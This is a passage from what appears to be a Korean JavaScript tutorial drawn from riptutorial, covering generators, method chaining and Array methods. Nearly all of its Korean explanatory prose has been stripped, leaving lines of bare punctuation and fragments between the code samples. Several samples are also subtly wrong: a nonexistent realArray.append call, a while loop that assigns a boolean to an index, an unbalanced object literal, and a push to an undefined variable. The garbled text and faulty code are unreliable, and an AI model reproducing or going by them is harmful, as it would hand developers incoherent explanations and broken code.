  console.log(x); // 1

   // wait for 100 ms and send 2
  let y = yield delay(100).then(() => 2);
  console.log(y); // 2
});
```

`blocking` (yield 100ms) `waiting` . `pause` `resume` .

?

`yield promise` .

.

Generators Spawn NodeJS . . .

`async...await` as `async...await` JavaScript . (taskjs, co bluebird) ES2015 / ES6

. , q co . .

```
function someAsyncResult() {
    return Promise.resolve('newValue')
}

q.spawn(function * () {
    var result = yield someAsyncResult()
    console.log(result) // 'newValue'
})
```

. . catch .

```
function asyncError() {
    return new Promise(function (resolve, reject) {
        setTimeout(function () {
            reject(new Error('Something went wrong'))
        }, 100)
    })
}

q.spawn(function * () {
    try {
        var result = yield asyncError()
    } catch (e) {
        console.error(e) // Something went wrong
    }
})
```

co `q.spawn co(function * (){...}) q.spawn`

: https://riptutorial.com/ko/javascript/topic/282/

42:

Examples

. . :

```
function Door() {
    this.height = '';
    this.width = '';
    this.status = 'closed';
}

Door.prototype.open = function() {
    this.status = 'opened';
    return this;
}

Door.prototype.close = function() {
    this.status = 'closed';
    return this;
}
Door.prototype.setParams = function(width,height) {
    this.width = width;
    this.height = height;
    return this;
}

Door.prototype.doorStatus = function() {
    console.log('The',this.width,'x',this.height,'Door is',this.status);
    return this;
}

var smallDoor = new Door();
smallDoor.setParams(20,100).open().doorStatus().close().doorStatus();
```

`Door.prototype this Door .`

Chaining Chainable , / s.

. chainable / . (`return this`). API . ( ). chainable .

```
function Vec(x = 0, y = 0){
    this.x = x;
    this.y = y;
    // the new keyword implicitly implies the return type
    // as this and thus is chainable by default.
}
Vec.prototype = {
    add : function(vec){
        this.x += vec.x;
        this.y += vec.y;
        return this; // return reference to self to allow chaining of function calls
    },
    scale : function(val){
        this.x *= val;
```

```
        this.y *= val;
        return this; //  return reference to self to allow chaining of function calls
    },
    log :function(val){
        console.log(this.x + ' : ' + this.y);
        return this;
    },
    clone : function(){
        return new Vec(this.x,this.y);
    }
}
```

```
var vec = new Vec();
vec.add({x:10,y:10})
    .add({x:10,y:10})
    .log()              // console output "20 : 20"
    .add({x:10,y:10})
    .scale(1/30)
    .log()              // console output "1 : 1"
    .clone()            // returns a new instance of the object
    .scale(2)           // from which you can continue chaining
    .log()
```

.

. . .clone() . .toString() .

.

```
 // line object represents a line
 line.rotate(1)
    .vec();  // ambiguous you don't need to be looking up docs while writing.

 line.rotate(1)
    .asVec()    // unambiguous implies the return type is the line as a vec (vector)
    .add({x:10,y:10)
 // toVec is just as good as long as the programmer can use the naming
 // to infer the return type
```

. . .

```
  vec.scale(2).add({x:2,y:2}).log();  // for short chains

  vec.scale(2)     // or alternate syntax
      .add({x:2,y:2})
      .log();  // semicolon makes it clear the chain ends here

  // and sometimes though not necessary
  vec.scale(2)
      .add({x:2,y:2})
      .clone()    // clone adds a new reference to the chain
           .log(); // indenting to signify the new reference

  // for chains in chains
```

```
  vec.scale(2)
      .add({x:2,y:2})
      .add(vec1.add({x:2,y:2})  // a chain as an argument
           .add({x:2,y:2})      // is indented
           .scale(2))
      .log();

  // or sometimes
  vec.scale(2)
      .add({x:2,y:2})
      .add(vec1.add({x:2,y:2})  // a chain as an argument
           .add({x:2,y:2})      // is indented
           .scale(2)
      ).log();   // the argument list is closed on the new line
```

```
    vec          // new line before the first function call
       .scale()  // can make it unclear what the intention is
       .log();

    vec.          // the dot on the end of the line
       scale(2).  // is very difficult to see in a mass of code
       scale(1/2); // and will likely frustrate as can easily be missed
                   // when trying to locate bugs
```

.

```
  var vec2 = vec.scale(2)
                .add(x:1,y:10)
                .clone();   // the last returned result is assigned
                                // vec2 is a clone of vec after the scale and add
```

vec2 . vec .

. API chainable . . chainable chainable .

: https://riptutorial.com/ko/javascript/topic/2054/-

43:

- array = [, , ...]
- array = new (, , ...)
- array = Array.of (*value* , *value* , ...)
- array = Array.from (*arrayLike*)

: JavaScript `Object` . ECMAScript 1st Edition ECMAScript 5.1 Edition .

: `new Array()` *n* *n* *n* 1 .

```
console.log(new Array(53)); // This array has 53 'undefined' elements!
```

`[]` .

```
console.log([53]); // Much better!
```

Examples

. Array .

```
var arr = [1, 2, 3, 4];
var arr2 = new Array(1, 2, 3, 4);
```

Array .

```
var arr3 = new Array();
```

:

```
[]
```

`number` , `undefined` .

```
var arr4 = new Array(4);
```

:

```
[undefined, undefined, undefined, undefined]
```

.

```
var arr5 = new Array("foo");
```

:

```
["foo"]
```

6

`Array.of` `Array` .

```
Array.of(21, "Hello", "World");
```

:

```
[21, "Hello", "World"]
```

Array `Array.of(23)` 23 Array `[23]` .

`Array.from`

```
var newArray = Array.from({ length: 5 }, (_, index) => Math.pow(index, 4));
```

.

```
[0, 1, 16, 81, 256]
```

/

6

ES6 .

```
let arr = [1, 2, 3, ...[4, 5, 6]];  // [1, 2, 3, 4, 5, 6]

// in ES < 6, the operations above are equivalent to
arr = [1, 2, 3];
arr.push(4, 5, 6);
```

. .

```
let arr = [1, 2, 3, ...[..."456"].map(x=>parseInt(x))]; // [1, 2, 3, 4, 5, 6]
```

.

```
let arr = [..."123456"].map(x=>parseInt(x)); // [1, 2, 3, 4, 5, 6]
```

.

```
let arr = [..."123456"]; // ["1", "2", "3", "4", "5", "6"]
```

spread .

```
function myFunction(a, b, c) { }
let args = [0, 1, 2];

myFunction(...args);

// in ES < 6, this would be equivalent to:
myFunction.apply(null, args);
```

.

```
[a, b, ...rest] = [1, 2, 3, 4, 5, 6]; // rest is assigned [3, 4, 5, 6]
```

.

```
function myFunction(a, b, ...rest) { console.log(rest); }

myFunction(0, 1, 2, 3, 4, 5, 6); // rest is [2, 3, 4, 5, 6]
```

.

, .

5.1

```
['one', 'two', 'three', 'four'].map(function(value, index, arr) {
  return value.length;
});
// → [3, 3, 5, 4]
```

6

```
['one', 'two', 'three', 'four'].map(value => value.length);
// → [3, 3, 5, 4]
```

`map()` map .

-
- (0, 1 ...)
-

`map()` `this` . `this` :

`this` `window` .

```
['one', 'two'].map(function(value, index, arr) {
  console.log(this); // window (the default value in browsers)
  return value.length;
});
```

.

```
['one', 'two'].map(function(value, index, arr) {
```

```
  console.log(this); // Object { documentation: "randomObject" }
  return value.length;
}, {
  documentation: 'randomObject'
});
```

`filter()` .

5.1

```
[1, 2, 3, 4, 5].filter(function(value, index, arr) {
  return value > 2;
});
```

6

```
[1, 2, 3, 4, 5].filter(value => value > 2);
```

:

```
[3, 4, 5]
```

5.1

```
var filtered = [ 0, undefined, {}, null, '', true, 5].filter(Boolean);
```

Boolean [ ] javascript / .

1. `Boolean(0)` .
2. `Boolean(undefined)` false .
3. `Boolean({})` **true** .
4. `Boolean(null)` false .
5. `Boolean('')` false .
6. `Boolean(true)` **true** .
7. `Boolean(5)` **true** .

.

```
[ {}, true, 5 ]
```

.

5.1

```
function startsWithLetterA(str) {
    if(str && str[0].toLowerCase() == 'a') {
        return true
    }
    return false;
```

```
}

var str              = 'Since Boolean is a native javascript function/constructor that takes
[one optional paramater] and the filter method also takes a function and passes it the current
array item as a parameter, you could read it like the following';
var strArray         = str.split(" ");
var wordsStartsWithA = strArray.filter(startsWithLetterA);
//["a", "and", "also", "a", "and", "array", "as"]
```

`for` -loop

`for` .

1. : look .
2. : .
3. : .

a ; . . , `for` .

```
for (;;) {
    // Do stuff
}
```

`if(condition === true) { break; }` `if(condition === true) { return; }` `for` -loop .

.

```
for (var i = 0, length = 10; i < length; i++) {
    console.log(i);
}
```

`for` .

.

```
for (var i = 0, length = myArray.length; i < length; i++) {
    console.log(myArray[i]);
}
```

.

```
for (var i = myArray.length - 1; i > -1; i--) {
    console.log(myArray[i]);
}
```

.

```
for (var key = 0, value = myArray[key], length = myArray.length; key < length; value =
myArray[++key]) {
    console.log(value);
```

```
}
```

... ...

```
var i = 0, length = myArray.length;
for (; i < length;) {
    console.log(myArray[i]);
    i++;
}
```

... :

```
var key = 0, value;
for (; value = myArray[key++];){
    console.log(value);
}
```

.

.

---

while

for while . .

```
var key = 0;
while(value = myArray[key++]){
    console.log(value);
}
```

for while .

while for . while for -loop for .

```
for(var key = 0; value = myArray[key++];){
    console.log(value);
}
```

---

for...in

JavaScript .

```
for (i in myArray) {
    console.log(myArray[i]);
}
```

for . See "for ... in" ? .

for...of

ES 6 `for-of` .

6

```
let myArray = [1, 2, 3, 4];
for (let value of myArray) {
  let twoValue = value * 2;
  console.log("2 * value is: %d", twoValue);
}
```

`for...of` `for...in` .

6

```
let myArray = [3, 5, 7];
myArray.foo = "hello";

for (var i in myArray) {
  console.log(i); // logs 0, 1, 2, "foo"
}

for (var i of myArray) {
  console.log(i); // logs 3, 5, 7
}
```

`Array.prototype.keys()`

`Array.prototype.keys()` .

6

```
let myArray = [1, 2, 3, 4];
for (let i of myArray.keys()) {
  let twoValue = myArray[i] * 2;
  console.log("2 * value is: %d", twoValue);
}
```

`Array.prototype.forEach()`

`.forEach(...)` ES 5 . Internet Explorer 9 .

5

```
[1, 2, 3, 4].forEach(function(value, index, arr) {
  var twoValue = value * 2;
  console.log("2 * value is: %d", twoValue);
});
```

`for` `.forEach()` `.forEach()` . `for` .

JavaScript C `for` .

```
var myArray = [1, 2, 3, 4];
for(var i = 0; i < myArray.length; ++i) {
  var twoValue = myArray[i] * 2;
  console.log("2 * value is: %d", twoValue);
}
```

while .

```
var myArray = [1, 2, 3, 4],
    i = 0, sum = 0;
while(i++ < myArray.length) {
  sum += i;
}
console.log(sum);
```

Array.prototype.every

ES5 Array.prototype.every . false .

5

```
// [].every() stops once it finds a false result
// thus, this iteration will stop on value 7 (since 7 % 2 !== 0)
[2, 4, 7, 9].every(function(value, index, arr) {
  console.log(value);
  return value % 2 === 0; // iterate until an odd number is found
});
```

.

```
var arr = [2, 4, 7, 9];
for (var i = 0; i < arr.length && (arr[i] % 2 !== 0); i++) { // iterate until an odd number is
found
  console.log(arr[i]);
}
```

Array.prototype.some

Array.prototype.some true true .

5

```
// [].some stops once it finds a false result
// thus, this iteration will stop on value 7 (since 7 % 2 !== 0)
[2, 4, 7, 9].some(function(value, index, arr) {
  console.log(value);
  return value === 7; // iterate until we find value 7
});
```

.

```
var arr = [2, 4, 7, 9];
```

```
for (var i = 0; i < arr.length && arr[i] !== 7; i++) {
  console.log(arr[i]);
}
```

---

foreach . .

jQuery `jQuery.each()` , :

```
$.each(myArray, function(key, value) {
    console.log(value);
});
```

`_.each()` , **Underscore.js** :

```
_.each(myArray, function(value, key, myArray) {
    console.log(value);
});
```

`_.forEach()` , **Lodash.js** :

```
_.forEach(myArray, function(value, key) {
    console.log(value);
});
```

SO .

- JavaScript

filter() .

```
// Suppose we want to get all odd number in an array:
var numbers = [5, 32, 43, 4];
```

5.1

```
var odd = numbers.filter(function(n) {
  return n % 2 !== 0;
});
```

6

```
let odd = numbers.filter(n => n % 2 !== 0); // can be shortened to (n => n % 2)
```

odd : [5, 43] .

.

```
var people = [{
  id: 1,
  name: "John",
```

```
  age: 28
}, {
  id: 2,
  name: "Jane",
  age: 31
}, {
  id: 3,
  name: "Peter",
  age: 55
}];
```

5.1

```
var young = people.filter(function(person) {
  return person.age < 35;
});
```

6

```
let young = people.filter(person => person.age < 35);
```

young .

```
[{
  id: 1,
  name: "John",
  age: 28
}, {
  id: 2,
  name: "Jane",
  age: 31
}]
```

.

```
var young = people.filter((obj) => {
  var flag = false;
  Object.values(obj).forEach((val) => {
    if(String(val).indexOf("J") > -1) {
      flag = true;
      return;
    }
  });
  if(flag) return obj;
});
```

.

```
[{
  id: 1,
  name: "John",
  age: 28
},{
  id: 2,
  name: "Jane",
  age: 31
```

```
}]
```

join join .

```
console.log(["Hello", " ", "world"].join("")); // "Hello world"
console.log([1, 800, 555, 1234].join("-")); // "1-800-555-1234"
```

.

?

JavaScript Object "Array-like Objects" . :

```
var realArray = ['a', 'b', 'c'];
var arrayLike = {
  0: 'a',
  1: 'b',
  2: 'c',
  length: 3
};
```

Array-like Object `document.getElementsByTagName` `document.querySelectorAll` `HTMLCollection` `NodeList` `arguments` .

Array Array Array `Array.prototype` `Object.prototype` . , Array `forEach()` , `push()` , `map()` , `filter()` `slice()` Array .

```
var parent = document.getElementById('myDropdown');
var desiredOption = parent.querySelector('option[value="desired"]');
var domList = parent.children;

domList.indexOf(desiredOption); // Error! indexOf is not defined.
domList.forEach(function() {
  arguments.map(/* Stuff here */) // Error! map is not defined.
}); // Error! forEach is not defined.

function func() {
  console.log(arguments);
}
func(1, 2, 3);   // → [1, 2, 3]
```

ES6

1. `Array.from` :

6

```
const arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};
arrayLike.forEach(value => {/* Do something */}); // Errors
```

```
const realArray = Array.from(arrayLike);
realArray.forEach(value => {/* Do something */}); // Works
```

2. `for...of` :

6

```
var realArray = [];
for(const element of arrayLike) {
  realArray.append(element);
}
```

3. :

6

```
[...arrayLike]
```

4. `Object.values` :

7

```
var realArray = Object.values(arrayLike);
```

5. `Object.keys` :

6

```
var realArray = Object
   .keys(arrayLike)
   .map((key) => arrayLike[key]);
```

≤ ES5

`Array.prototype.slice` :

```
var arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};
var realArray = Array.prototype.slice.call(arrayLike);
realArray = [].slice.call(arrayLike); // Shorter version

realArray.indexOf('Value 1'); // Wow! this works
```

`Function.prototype.call` `Array.prototype` .

5.1

```
var domList = document.querySelectorAll('#myDropdown option');
```

```
domList.forEach(function() {
  // Do stuff
}); // Error! forEach is not defined.

Array.prototype.forEach.call(domList, function() {
  // Do stuff
}); // Wow! this works
```

`[].method.bind( arrayLikeObject )` glom .

5.1

```
var arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};

arrayLike.forEach(function() {
  // Do stuff
}); // Error! forEach is not defined.

[].forEach.bind(arrayLike)(function(val){
  // Do stuff with val
}); // Wow! this works
```

ES6 `Array.from` .

6

```
Array.from(domList, element => element.tagName); // Creates an array of tagName's
```

.

5.1

`reduce()` .

.

```
[1, 2, 3, 4].reduce(function(a, b) {
  return a + b;
});
// → 10
```

`reduce()` . (`function(a, b)`) (`a`).

```
[2].reduce(function(a, b) {
  console.log(a, b); // prints: 1 2
  return a + b;
}, 1);
// → 3
```

5.1

.

```
var array = [{
    key: 'one',
    value: 1
}, {
    key: 'two',
    value: 2
}, {
    key: 'three',
    value: 3
}];
```

5.1

```
array.reduce(function(obj, current) {
  obj[current.key] = current.value;
  return obj;
}, {});
```

6

```
array.reduce((obj, current) => Object.assign(obj, {
  [current.key]: current.value
}), {});
```

7

```
array.reduce((obj, current) => ({...obj, [current.key]: current.value}), {});
```

Rest / Spread Properties ES2016 . ES2016 . babel plugin babel-plugin-transform-object-rest-spread .

Flatten Array .

```
{
  one: 1,
  two: 2,
  three: 3
}
```

5.1

, . , reduce .

```
function map(list, fn) {
  return list.reduce(function(newList, item) {
    return newList.concat(fn(item));
  }, []);
}

// Usage:
map([1, 2, 3], function(n) { return n * n; });
// → [1, 4, 9]
```

( ) `map` ( ).

5.1

. .

```
var arr = [4, 2, 1, -10, 9]

arr.reduce(function(a, b) {
  return a < b ? a : b
}, Infinity);
// → -10
```

6

reduce . `prev` .

```
var arr = [1, 2, 1, 5, 9, 5];

arr.reduce((prev, number) => {
  if(prev.indexOf(number) === -1) {
    prev.push(number);
  }
  return prev;
}, []);
// → [1, 2, 5, 9]
```

5.1

`.some` `.every` Array .

`.some` OR , `.every` AND .

`.some`

```
[false, false].some(function(value) {
  return value;
});
// Result: false

[false, true].some(function(value) {
  return value;
});
// Result: true

[true, true].some(function(value) {
  return value;
});
// Result: true
```

`.every`

```
[false, false].every(function(value) {
  return value;
```

```
});
// Result: false

[false, true].every(function(value) {
  return value;
});
// Result: false

[true, true].every(function(value) {
  return value;
});
// Result: true
```

2

```
var array1 = [1, 2];
var array2 = [3, 4, 5];
```

```
var array3 = array1.concat(array2);  // returns a new array
```

6

```
var array3 = [...array1, ...array2]
```

`Array` :

```
[1, 2, 3, 4, 5]
```

```
var array1 = ["a", "b"],
    array2 = ["c", "d"],
    array3 = ["e", "f"],
    array4 = ["g", "h"];
```

`array.concat()` Array

```
var arrConc = array1.concat(array2, array3, array4);
```

6

`[]`

```
var arrConc = [...array1, ...array2, ...array3, ...array4]
```

`Array` :

```
["a", "b", "c", "d", "e", "f", "g", "h"]
```

```
var longArray = [1, 2, 3, 4, 5, 6, 7, 8],
    shortArray = [9, 10];
```

`Function.prototype.apply`

shortArray .

```
longArray.push.apply(longArray, shortArray);
```

6

spread shortArray push

```
longArray.push(...shortArray)
```

longArray .

```
[1, 2, 3, 4, 5, 6, 7, 8, 9, 10]
```

(> 100,000), (apply). .

```
shortArray.forEach(function (elem) {
    longArray.push(elem);
});
```

```
var array = ["a", "b"];
```

```
var arrConc = array.concat("c", "d");
```

6

```
var arrConc = [...array, "c", "d"]
```

Array :

```
["a", "b", "c", "d"]
```

```
var arr1 = ["a","b"];
var arr2 = ["e", "f"];

var arrConc = arr1.concat("c", "d", arr2);
```

Array :

```
["a", "b", "c", "d", "e", "f"]
```

/

.unshift .

:

```
var array = [3, 4, 5, 6];
```

```
array.unshift(1, 2);
```

array .

```
[1, 2, 3, 4, 5, 6]
```

.push .

:

```
var array = [1, 2, 3];
array.push(4, 5, 6);
```

array .

```
[1, 2, 3, 4, 5, 6]
```

.

```
var object = {
    key1: 10,
    key2: 3,
    key3: 40,
    key4: 20
};

var array = [];
for(var people in object) {
  array.push([people, object[people]]);
}
```

.

```
[
  ["key1", 10],
  ["key2", 3],
  ["key3", 40],
  ["key4", 20]
]
```

```
var array = [
  ["key1", 10],
  ["key2", 3],
  ["key3", 40],
  ["key4", 20]
];
```

( )

```
array.sort(function(a, b) {
  return a[1] - b[1];
})
```

6

```
array.sort((a,b) => a[1] - b[1]);
```

.

```
[
  ["key2", 3],
  ["key1", 10],
  ["key4", 20],
  ["key3", 40]
]
```

sort . . . .

.shift .

:

```
var array = [1, 2, 3, 4];
array.shift();
```

array .

```
[2, 3, 4]
```

.pop .

:

```
var array = [1, 2, 3];
array.pop();
```

array .

```
[1, 2]
```

.

.splice() ..splice() (.splice() . .splice() .

:

```
var array = [1, 2, 3, 4];
array.splice(1, 2);
```

array :

```
[1, 4]
```

array.splice() . .

```
[2, 3]
```

. .

```
var array = [1, 2, 3, 4];
array.splice(2);
```

... [1, 2] array [3, 4] .

delete .

```
var array = [1, 2, 3, 4, 5];
console.log(array.length); // 5
delete array[2];
console.log(array); // [1, 2, undefined, 4, 5]
console.log(array.length); // 5
```

Array.prototype.length

length . .

```
array = [1, 2, 3, 4, 5];
array.length = 2;
console.log(array); // [1, 2]
```

.reverse .

.reverse :

```
[1, 2, 3, 4].reverse();
```

:

```
[4, 3, 2, 1]
```

: .reverse (Array.prototype.reverse) . .

```
var arr1 = [11, 22, 33];
var arr2 = arr1.reverse();
console.log(arr2); // [33, 22, 11]
console.log(arr1); // [33, 22, 11]
```

" .

```
function deepReverse(arr) {
  arr.reverse().forEach(elem => {
    if(Array.isArray(elem)) {
```

```
      deepReverse(elem);
    }
  });
  return arr;
}
```

deepReverse :

```
var arr = [1, 2, 3, [1, 2, 3, ['a', 'b', 'c']]];

deepReverse(arr);
```

:

```
arr // -> [[['c','b','a'], 3, 2, 1], 3, 2, 1]
```

.

```
array.filter(function(val) { return val !== to_remove; });
```

( ) .

```
while(index = array.indexOf(3) !== -1) { array.splice(index, 1); }
```

while .

```
var index = array.indexOf(to_remove);
if(index !== -1) { array.splice(index , 1); }
```

Array.isArray(obj) Array true false true .

```
Array.isArray([])           // true
Array.isArray([1, 2, 3])    // true
Array.isArray({})           // false
Array.isArray(1)            // false
```

instanceof Array .

```
[] instanceof Array; // true
{} instanceof Array; // false
```

Array.isArray true Array false instanceof check .

```
var arr = [];
Object.setPrototypeOf(arr, null);
Array.isArray(arr);   // true
arr instanceof Array; // false
```

.sort() . . .sort() compareFunction .

: .sort() .sort() . .sort() ., .

UNICODE .

```
['s', 't', 'a', 34, 'K', 'o', 'v', 'E', 'r', '2', '4', 'o', 'W', -1, '-4'].sort();
```

:

```
[-1, '-4', '2', 34, '4', 'E', 'K', 'W', 'a', 'l', 'o', 'o', 'r', 's', 't', 'v']
```

: . .

```
['s', 't', 'a', 'c', 'K', 'o', 'v', 'E', 'r', 'f', 'l', 'W', '2', '1'].sort((a, b) => {
  return a.localeCompare(b);
});
```

:

```
['1', '2', 'a', 'c', 'E', 'f', 'K', 'l', 'o', 'r', 's', 't', 'v', 'W']
```

: . .

```
['s', 't', 'a', 'c', 'K', 1, 'v', 'E', 'r', 'f', 'l', 'o', 'W'].sort((a, b) => {
  return a.toString().localeCompare(b);
});
```

(longest first)

```
["zebras", "dogs", "elephants", "penguins"].sort(function(a, b) {
  return b.length - a.length;
});
```

```
["elephants", "penguins", "zebras", "dogs"];
```

( )

```
["zebras", "dogs", "elephants", "penguins"].sort(function(a, b) {
  return a.length - b.length;
});
```

```
["dogs", "zebras", "penguins", "elephants"];
```

()

```
[100, 1000, 10, 10000, 1].sort(function(a, b) {
  return a - b;
});
```

:

```
[1, 10, 100, 1000, 10000]
```

()

```
[100, 1000, 10, 10000, 1].sort(function(a, b) {
  return b - a;
});
```

:

```
[10000, 1000, 100, 10, 1]
```

```
[10, 21, 4, 15, 7, 99, 0, 12].sort(function(a, b) {
    return (a & 1) - (b & 1) || a - b;
});
```

:

```
[0, 4, 10, 12, 7, 15, 21, 99]
```

()

```
var dates = [
  new Date(2007, 11, 10),
  new Date(2014, 2, 21),
  new Date(2009, 6, 11),
  new Date(2016, 7, 23)
];

dates.sort(function(a, b) {
  if (a > b) return -1;
  if (a < b) return 1;
  return 0;
});

// the date objects can also sort by its difference
// the same way that numbers array is sorting
dates.sort(function(a, b) {
  return b-a;
});
```

:

```
[
  "Tue Aug 23 2016 00:00:00 GMT-0600 (MDT)",
  "Fri Mar 21 2014 00:00:00 GMT-0600 (MDT)",
  "Sat Jul 11 2009 00:00:00 GMT-0600 (MDT)",
  "Mon Dec 10 2007 00:00:00 GMT-0700 (MST)"
]
```

. clone slice . . .

(,) .

```
var clone = arrayToClone.slice();
```

JavaScript Array.prototype.slice . slice slice() .

.

6

```
arrayToClone = [1, 2, 3, 4, 5];
clone1 = Array.from(arrayToClone);
clone2 = Array.of(...arrayToClone);
clone3 = [...arrayToClone] // the shortest way
```

5.1

```
arrayToClone = [1, 2, 3, 4, 5];
clone1 = Array.prototype.slice.call(arrayToClone);
clone2 = [].slice.call(arrayToClone);
```

(ES5) Array.prototype.find .

```
let people = [
  { name: "bob" },
  { name: "john" }
];

let bob = people.find(person => person.name === "bob");

// Or, more verbose
let bob = people.find(function(person) {
  return person.name === "bob";
});
```

for .

```
for (var i = 0; i < people.length; i++) {
  if (people[i].name === "bob") {
    break; // we found bob
  }
}
```

FindIndex

findIndex () . -1 .

```
array = [
  { value: 1 },
  { value: 2 },
```

```
  { value: 3 },
  { value: 4 },
  { value: 5 }
];
var index = array.findIndex(item => item.value === 3); // 2
var index = array.findIndex(item => item.value === 12); // -1
```

splice () /

splice() . 3 .

```
var values = [1, 2, 3, 4, 5, 3];
var i = values.indexOf(3);
if (i >= 0) {
  values.splice(i, 1);
}
// [1, 2, 4, 5, 3]
```

splice() . 6, 7 8 .

```
var values = [1, 2, 4, 5, 3];
var i = values.length + 1;
values.splice(i, 0, 6, 7, 8);
//[1, 2, 4, 5, 3, 6, 7, 8]
```

splice() / . . .

JSON stringify .

```
JSON.stringify(array1) === JSON.stringify(array2)
```

: JSON . TypeError: Converting circular structure to JSON TypeError: Converting circular structure to JSON

.

```
function compareArrays(array1, array2) {
  var i, isA1, isA2;
  isA1 = Array.isArray(array1);
  isA2 = Array.isArray(array2);

  if (isA1 !== isA2) { // is one an array and the other not?
    return false;      // yes then can not be the same
  }
  if (! (isA1 && isA2)) {      // Are both not arrays
    return array1 === array2;  // return strict equality
  }
  if (array1.length !== array2.length) { // if lengths differ then can not be the same
    return false;
  }
  // iterate arrays and compare them
  for (i = 0; i < array1.length; i += 1) {
    if (!compareArrays(array1[i], array2[i])) { // Do items compare recursively
      return false;
```

```
    }
  }
  return true; // must be equal
}
```

: . try catch ( )

```
a = [0] ;
a[1] = a;
b = [0, a];
compareArrays(a, b); // throws RangeError: Maximum call stack size exceeded
```

: === {a: 0} === {a: 0} false

6

.

```
const triangle = [3, 4, 5];
const [length, height, hypotenuse] = triangle;

length === 3;     // → true
height === 4;     // → true
hypotneuse === 5; // → true
```

```
const [,b,,c] = [1, 2, 3, 4];

console.log(b, c); // → 2, 4
```

.

```
const [b,c, ...xs] = [2, 3, 4, 5];
console.log(b, c, xs); // → 2, 3, [4, 5]
```

.

```
function area([length, height]) {
  return (length * height) / 2;
}

const triangle = [3, 4, 5];

area(triangle); // → 6
```

.

.

ES5.1 Array.prototype.filter .

. .

5.1

```
var uniqueArray = ['a', 1, 'a', 2, '1', 1].filter(function(value, index, self) {
  return self.indexOf(value) === index;
}); // returns ['a', 1, 2, '1']
```

ES6 Set . .

6

```
var uniqueArray = [... new Set(['a', 1, 'a', 2, '1', 1])];
```

SO anwsers :

- SO
- ES6

```
var arr = [1, 2, 3, 4];
```

1

.

```
arr = [];
```

. . . . .

:

```
var count = 0;

function addListener(arr) { // arr is closed over
  var b = document.body.querySelector("#foo" + (count++));
  b.addEventListener("click", function(e) { // this functions reference keeps
    // the closure current while the
    // event is active
    // do something but does not need arr
  });
}

arr = ["big data"];
var i = 100;
while (i > 0) {
  addListener(arr); // the array is passed to the function
  arr = []; // only removes the reference, the original array remains
  array.push("some large data"); // more memory allocated
  i--;
}
// there are now 100 arrays closed over, each referencing a different array
// no a single item has been deleted
```

while .

2

length . . .

```
arr.length = 0;
```

3

2 . .

```
arr.splice(0); // should not use if you don't want the removed items
// only use this method if you do the following
var keepArr = arr.splice(0); // empties the array and creates a new array containing the
                             // removed items
```

.

`Array.prototype.map()` : .

person 'fullName' person .

```
var personsArray = [
  {
    id: 1,
    firstName: "Malcom",
    lastName: "Reynolds"
  }, {
    id: 2,
    firstName: "Kaylee",
    lastName: "Frye"
  }, {
    id: 3,
    firstName: "Jayne",
    lastName: "Cobb"
  }
];

// Returns a new array of objects made up of full names.
var reformatPersons = function(persons) {
  return persons.map(function(person) {
    // create a new object to store full name.
    var newObj = {};
    newObj["fullName"] = person.firstName + " " + person.lastName;

    // return our new object.
    return newObj;
  });
};
```

`reformatPersons(personsArray)` .

```
var fullNameArray = reformatPersons(personsArray);
console.log(fullNameArray);
/// Output
[
  { fullName: "Malcom Reynolds" },
  { fullName: "Kaylee Frye" },
```

```
  { fullName: "Jayne Cobb" }
]
```

personsArray .

```
console.log(personsArray);
/// Output
[
  {
    firstName: "Malcom",
    id: 1,
    lastName: "Reynolds"
  }, {
    firstName: "Kaylee",
    id: 2,
    lastName: "Frye"
  }, {
    firstName: "Jayne",
    id: 3,
    lastName: "Cobb"
  }
]
```

.

, reduce :

```
var columns = ["Date", "Number", "Size", "Location", "Age"];
var rows = ["2001", "5", "Big", "Sydney", "25"];
var result =  rows.reduce(function(result, field, index) {
  result[columns[index]] = field;
  return result;
}, {})

console.log(result);
```

:

```
{
  Date: "2001",
  Number: "5",
  Size: "Big",
  Location: "Sydney",
  Age: "25"
}
```

.split() . .split() .split(" ") (" ") .

.split() .

.split ("") . : .3 4 slice("") .

```
var strArray = "StackOverflow".split("");
// strArray = ["S", "t", "a", "c", "k", "O", "v", "e", "r", "f", "l", "o", "w"]
```

6

`string array` `(...)`.

```
var strArray = [..."sky is blue"];
// strArray = ["s", "k", "y", " ", "i", "s", " ", "b", "l", "u", "e"]
```

.

`.every` .

.

```
[1, 2, 1].every(function(item, i, list) { return item === list[0]; }); // false
[1, 1, 1].every(function(item, i, list) { return item === list[0]; }); // true
```

6

```
[1, 1, 1].every((item, i, list) => item === list[0]); // true
```

.

```
let data = [
  { name: "alice", id: 111 },
  { name: "alice", id: 222 }
];

data.every(function(item, i, list) { return item === list[0]; }); // false
data.every(function(item, i, list) { return item.name === list[0].name; }); // true
```

6

```
data.every((item, i, list) => item.name === list[0].name); // true
```

slice () .

`arr.slice([begin[, end]])` `arr.slice([begin[, end]])`.

0 .

0 .

`end = arr.length + end`.

1

```
// Let's say we have this Array of Alphabets
var arr = ["a", "b", "c", "d"...];

// I want an Array of the first two Alphabets
```

```
var newArr = arr.slice(0, 2); // newArr === ["a", "b"]
```

2

```
// Let's say we have this Array of Numbers
// and I don't know it's end
var arr = [0, 1, 2, 3, 4, 5, 6, 7, 8, 9...];

// I want to slice this Array starting from
// number 5 to its end
var newArr = arr.slice(4); // newArr === [5, 6, 7, 8, 9...]
```

, Math.min.apply Math.max.apply null ..

```
var myArray = [1, 2, 3, 4];

Math.min.apply(null, myArray); // 1
Math.max.apply(null, myArray); // 4
```

6

ES6 ... .

```
var myArray = [1, 2, 3, 4, 99, 20];

var maxValue = Math.max(...myArray); // 99
var minValue = Math.min(...myArray); // 1
```

for .

```
var maxValue = myArray[0];
for(var i = 1; i < myArray.length; i++) {
   var currentValue = myArray[i];
   if(currentValue > maxValue) {
      maxValue = currentValue;
   }
}
```

5.1

Array.prototype.reduce() .

```
var myArray = [1, 2, 3, 4];

myArray.reduce(function(a, b) {
  return Math.min(a, b);
}); // 1

myArray.reduce(function(a, b) {
  return Math.max(a, b);
}); // 4
```

6

:

```
myArray.reduce((a, b) => Math.min(a, b)); // 1
myArray.reduce((a, b) => Math.max(a, b)); // 4
```

5.1

reduce reduce .

```
function myMax(array) {
  return array.reduce(function(maxSoFar, element) {
    return Math.max(maxSoFar, element);
  }, -Infinity);
}

myMax([3, 5]);              // 5
myMax([]);                  // -Infinity
Math.max.apply(null, []);   // -Infinity
```

reduce reduce .

2

6

ES6 ... :

```
function flattenES6(arr) {
  return [].concat(...arr);
}

var arrL1 = [1, 2, [3, 4]];
